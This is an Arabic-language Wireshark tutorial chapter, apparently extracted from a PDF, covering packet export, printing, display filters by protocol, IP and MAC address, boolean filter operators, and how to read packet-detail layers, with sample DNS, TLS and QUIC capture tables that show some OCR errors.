


عند الرغبة في حفظ أول عشرين بكم من خيار **File** ثم **Range** ثم **Export specified packets** ثم **File** وتقوم بكتابة عدد البكجات التي تريده حفظها كمثال من 1-20 من واحد الى عشرين او من 30 الى 50 الخ...




## الفصل الرابع

طباعة البكجات من خيار File ثم print وتحدد اذا كنت تريد طباعة الملف كامل ام جزء منه ثم تختار للطباعة XPS



يمكن نسخ تفاصيل البكجات تقوم بتحديد البكج ثم من Edit ثم copy ثم All



# النحو

# التحفية عن طريق طبقة ISO

-1 بروتوكولات Application مثل http , dns , pop , ssh , FTP , SMTP : بروتوكولات

## -2- بروتوكولات طبقة النقل (TCP (Transport) بروتوكول : TCP , UDP

## 3- بروتوكولات طبقة Network : IP , ICMP , ARP ,DHCP

4- بروتوكولات طبقة physical مثل الـ MAC

## شريطة التمهيدية :

من خلال شريط التصفية في الاعلى اكتب اسم البروتوكول او عنوان IP واضغط انتر وسيعرض لك كل  
البيانات الخاصة بهذا البروتوكول فقط

## امثلة على التحفيظ :

# DNS بروتوكول : (ماعليك سوى كتابة) DNS

		Info	Protocol	Destination	Source	Time	No.
Standard query 0xc27b A b06ccabf6b144561ac3439c60224afb9.es.us-east-1.aws.elastic.cloud			DNS	192.168.90.199	192.168.90.4	9.910524 9-	
Standard query response 0xc27b No such name A b06ccabf6b144561ac3439c60224afb9.es.us-east-1.aws.elastic.cloud			DNS	192.168.90.4	192.168.90.199	0.915341 40	
Standard query 0x461d A b06ccabf6b144561ac3439c60224afb9.es.us-east-1.aws.elastic.cloud			DNS	192.168.90.199	192.168.90.4	9.521974 17	
Standard query response 0x461d No such name A b06ccabf6b144561ac3439c60224afb9.es.us-east-1.aws.elastic.cloud			DNS	192.168.90.4	192.168.90.199	6.048431 18	
Standard query 0x2a7a A play.google.com			DNS	192.168.90.199	192.168.90.4	9.563756 21	
Standard query 0x4cd5 HTTPS play.google.com			DNS	192.168.90.199	192.168.90.4	9.564087 22	
Standard query response 0x22a7 A play.google.com A 142.254.281.14			DNS	192.168.90.4	192.168.90.199	9.596786 23	
Standard query response 0x8dc5 HTTPS play.google.com SOA ns1.google.com			DNS	192.168.90.4	192.168.90.199	9.599992 24	
Standard query 0x8ed12 A b06ccabf6b144561ac3439c60224afbs.es.us-east-1.aws.elastic.cloud			DNS	192.168.90.199	192.168.90.4	11.053250 51	
Standard query response 0x8ed12 No such name A b06ccabf6b144561ac3439c60224afbs.es.us-east-1.aws.elastic.cloud			DNS	192.168.90.4	192.168.90.199	11.056265 52	
Standard query 0xbfc1 A b06ccabf6b144561ac3439c60224afbs.es.us-east-1.aws.elastic.cloud			DNS	192.168.90.199	192.168.90.4	16.061896 53	
Standard query response 0xbfc1 No such name A b06ccabf6b144561ac3439c60224afbs.es.us-east-1.aws.elastic.cloud			DNS	192.168.90.4	192.168.90.199	16.065110 54	
Standard query 0xace0 A functional.events.data.microsoft.com			DNS	192.168.90.199	192.168.90.4	16.689611 55	
Standard query 0x9985 HTTPS functional.events.data.microsoft.com			DNS	192.168.90.199	192.168.90.4	16.689879 56	
Standard query response 0xace0 A functional.events.data.microsoft.com CNAME global.asmov.event			DNS	192.168.90.4	192.168.90.199	18.747059 61	
Standard query response 0x9985 HTTPS functional.events.data.microsoft.com CNAME global.asmov.event			DNS	192.168.90.4	192.168.90.199	18.750695 62	
Standard query 0x8502 A b06ccabf6b144561ac3439c60224afb9.es.us-east-1.aws.elastic.cloud			DNS	192.168.90.199	192.168.90.4	21.066706 224	
Standard query 0x8502 A b06ccabf6b144561ac3439c60224afb9.es.us-east-1.aws.elastic.cloud			DNS	192.168.90.199	192.168.90.4	21.227853 225	
Standard query response 0x8502 No such name A b06ccabf6b144561ac3439c60224afb9.es.us-east-1.aws.elastic.cloud			DNS	192.168.90.4	192.168.90.199	21.280802 226	

**تحفية عنوان IP من جهة المرسل والمستقبل : (عنوان الـ ip المراد تصفيته )**

	Info	Protocol	Destination	Source	Time	No.
	Application Data	TLSv1.2	20.189.173.7	192.168.98.4	0.000000	1
	Application Data	TLSv1.2	20.189.173.7	192.168.98.4	0.000168	2
	Application Data	TLSv1.2	20.189.173.7	192.168.98.4	0.000237	3
Seq=1 Ack=118 Win=16383 Len=0 [ACK] 49906 + 443		TCP	192.168.98.4	20.189.173.7	0.311259	4
	Application Data	TLSv1.2	192.168.98.4	20.189.173.7	0.311259	5
Seq=916 Ack=48 Win=256 Len=0 [ACK] 443 + 49906		TCP	20.189.173.7	192.168.98.4	0.365718	6
	Application Data	TLSv1.2	192.168.98.4	20.189.173.7	0.634346	7
	Application Data	TLSv1.2	20.189.173.7	192.168.98.4	0.636193	8
Standard query 0xc27b A b06ccabf6b144561ac3439c68224afb9.es.us-east-1.aws.elastic.cloud	DNS	192.168.98.199	192.168.98.4	0.910524	9	
ird query response 0xc27b No such name A b06ccabf6b144561ac3439c68224afb9.es.us-east-1.aws	DNS	192.168.98.4	192.168.98.199	0.915341	10	
Seq=159 Ack=951 Win=16388 Len=0 [ACK] 49906 + 443		TCP	192.168.98.4	20.189.173.7	0.915151	11
Len=1848 443 + 49874	UDP	142.250.208.238	192.168.98.4	3.431184	12	
Len=79 49874 + 443	UDP	192.168.98.4	142.250.208.238	3.559557	13	
Len=21 49874 + 443	UDP	192.168.98.4	142.250.208.238	3.559557	14	
Len=35 443 + 49874	UDP	142.250.208.238	192.168.98.4	3.560098	15	
Len=24 49874 + 443	UDP	192.168.98.4	142.250.208.238	3.678845	16	
Standard query 0x461d A b06ccabf6b144561ac3439c68224afb9.es.us-east-1.aws.elastic.cloud	DNS	192.168.98.199	192.168.98.4	5.921974	17	
ird query response 0x461d No such name A b06ccabf6b144561ac3439c68224afb9.es.us-east-1.aws	DNS	192.168.98.4	192.168.98.199	6.048431	18	
Standard query 0x22a7 A play.google.com	DNS	192.168.98.199	192.168.98.4	9.563756	21	

**تحفية عنوان IP من جهة المرسل فقط :** (عنوان لا ip المراد تصفيته )


ip.src==192.168.90.4	Info	Protocol	Destination	Source	Time	No
	Application Data	TLSv1.2	20.189.173.7	192.168.90.4	0.000000 1	
	Application Data	TLSv1.2	20.189.173.7	192.168.90.4	0.000158 2	
	Application Data	TLSv1.2	20.189.173.7	192.168.90.4	0.000237 3	
Seq=916 Ack=40 Win=256 Len=0 [ACK] 443 ->9906		TCP	20.189.173.7	192.168.90.4	0.365718 6	
	Application Data	TLSv1.2	20.189.173.7	192.168.90.4	0.656193 8	
Standard query 0xc27b A b06ccabf6b144561ac3439c60224afb9.es.us-east-1.aws.elastic.cloud		DNS	192.168.90.199	192.168.90.4	0.918524 9-	
	Len=1048 443 ->49874	UDP	142.250.200.238	192.168.90.4	3.411824 12	
	Len=35 443 ->49874	UDP	142.250.200.238	192.168.90.4	3.560008 15	
Standard query 0x461d A b06ccabf6b144561ac3439c60224afb9.es.us-east-1.aws.elastic.cloud		DNS	192.168.90.199	192.168.90.4	5.921974 17	
Standard query 0x2a27 A play.google.com		DNS	192.168.90.199	192.168.90.4	9.563756 21	
Standard query 0x6cd5 HTTPS play.google.com		DNS	192.168.90.199	192.168.90.4	9.564087 22	
al, DCID=5fb1f6141a958d7b, PKN: 1, PADDING, CRYPTO, PING, CRYPTO, CRYPTO, PADDING		QUIC	142.158.201.14	192.168.90.4	9.601597 25	
l, DCID=5fb1f6141a958d7b, PKN: 2, PING, PING, CRYPTO, PADDING, PING, PADDING, CRYPTO, CRY		QUIC	142.158.201.14	192.168.90.4	9.601758 26	
RTT, DCID=5fb1f6141a958d7b-0		QUIC	142.158.201.14	192.168.90.4	9.602141 27	
Handshake, DCID=ffbf1f6141a958d7b		QUIC	142.158.201.14	192.168.90.4	9.731460 33	
Protected Payload (K90), DCID=ffbf1f6141a958d7b		QUIC	142.158.201.14	192.168.90.4	9.731611 34	
Protected Payload (K90), DCID=ffbf1f6141a958d7b		QUIC	142.158.201.14	192.168.90.4	9.731930 35	
Protected Payload (K90), DCID=ffbf1f6141a958d7b		QUIC	142.158.201.14	192.168.90.4	9.731995 36	
Protected Payload (K90), DCID=ffbf1f6141a958d7b		QUIC	142.158.201.14	192.168.90.4	9.732078 37	

**تصفيه عنوان IP من جهة المستقبل فقط : (عنوان لا ip المراد تصفيته )**


	Info	Protocol	Destination	Source	Time	No
	Application Data	TLSv1.2	20.189.173.7	192.168.90.4	0.000000	1
	Application Data	TLSv1.2	20.189.173.7	192.168.90.4	0.000168	2
	Application Data	TLSv1.2	20.189.173.7	192.168.90.4	0.000237	3
Seq=916 Ack=40 Win=256 Len=0 [ACK] 443 + 49906		TCP	20.189.173.7	192.168.90.4	0.365718	6
	Application Data	TLSv1.2	20.189.173.7	192.168.90.4	0.636193	8
	Application Data	TLSv1.2	20.189.173.7	192.168.90.4	18.690165	57
	Application Data	TLSv1.2	20.189.173.7	192.168.90.4	18.690238	58
	Application Data	TLSv1.2	20.189.173.7	192.168.90.4	18.690277	59
Seq=1873 Ack=210 Win=255 Len=0 [ACK] 443 + 49906		TCP	20.189.173.7	192.168.90.4	18.978183	65
	Application Data	TLSv1.2	20.189.173.7	192.168.90.4	19.232783	68
49906 + 443 [PSH, ACK] Seq=1873 Ack=309 Win=255 Len=35 [TCP Retransmission]		TCP	20.189.173.7	192.168.90.4	19.622630	69
	Application Data	TLSv1.2	20.189.173.7	192.168.90.4	54.447772	2258
	Application Data	TLSv1.2	20.189.173.7	192.168.90.4	54.447874	2259
	Application Data	TLSv1.2	20.189.173.7	192.168.90.4	54.447943	2260
Seq=2869 Ack=380 Win=0 [ACK] 443 + 49906		TCP	20.189.173.7	192.168.90.4	54.722264	2264
	Application Data	TLSv1.2	20.189.173.7	192.168.90.4	54.948490	2267
	Application Data	TLSv1.2	20.189.173.7	192.168.90.4	67.696559	2531
	Application Data	TLSv1.2	20.189.173.7	192.168.90.4	67.696786	2532
	Application Data	TLSv1.2	20.189.173.7	192.168.90.4	67.696941	2533

## الفصل الرابع |

تصفية عنوان الماك ادرس : (عنوان الـ mac المراد تصفيته )




تصفية اسم موقع معين : (يجب كتابة اسم البروتوكول ثم contains ثم اسم الموقع البروتوكول بحدد بناء على العملية التي تريده تنفيذها) dns contains "google"




استعمال OR , AND , NOT في التصفية :


مثال AND (بمعنى اظهرا عنوان ip هذا والبروتوكول dns ايضا) :



مثال NOT (بمعنى لا تظهر بروتوكول dns في التصفية ) :



مثال OR (بمعنى اظهرا بروتوكول dns او بروتوكول tcp ) :




# تفاصيل الحزم (كيفية قراءة تفاصيل الحزم) :

Ethernet , IPv4 , UDP/TCP , Data : البروتوكول :


المعلومة : MAC addresses , Source/Destination IP , حجم البيانات , Source/Destination Port

الغرض : معرفة الأجهزة , معرفة من يتواصل مع من , معرفة الخدمة (DNS, HTTP, etc)


Ethernet = MAC addresses = معرفة الأجهزة




IPv4 = Source/Destination IP = معرفة من يتواصل مع من



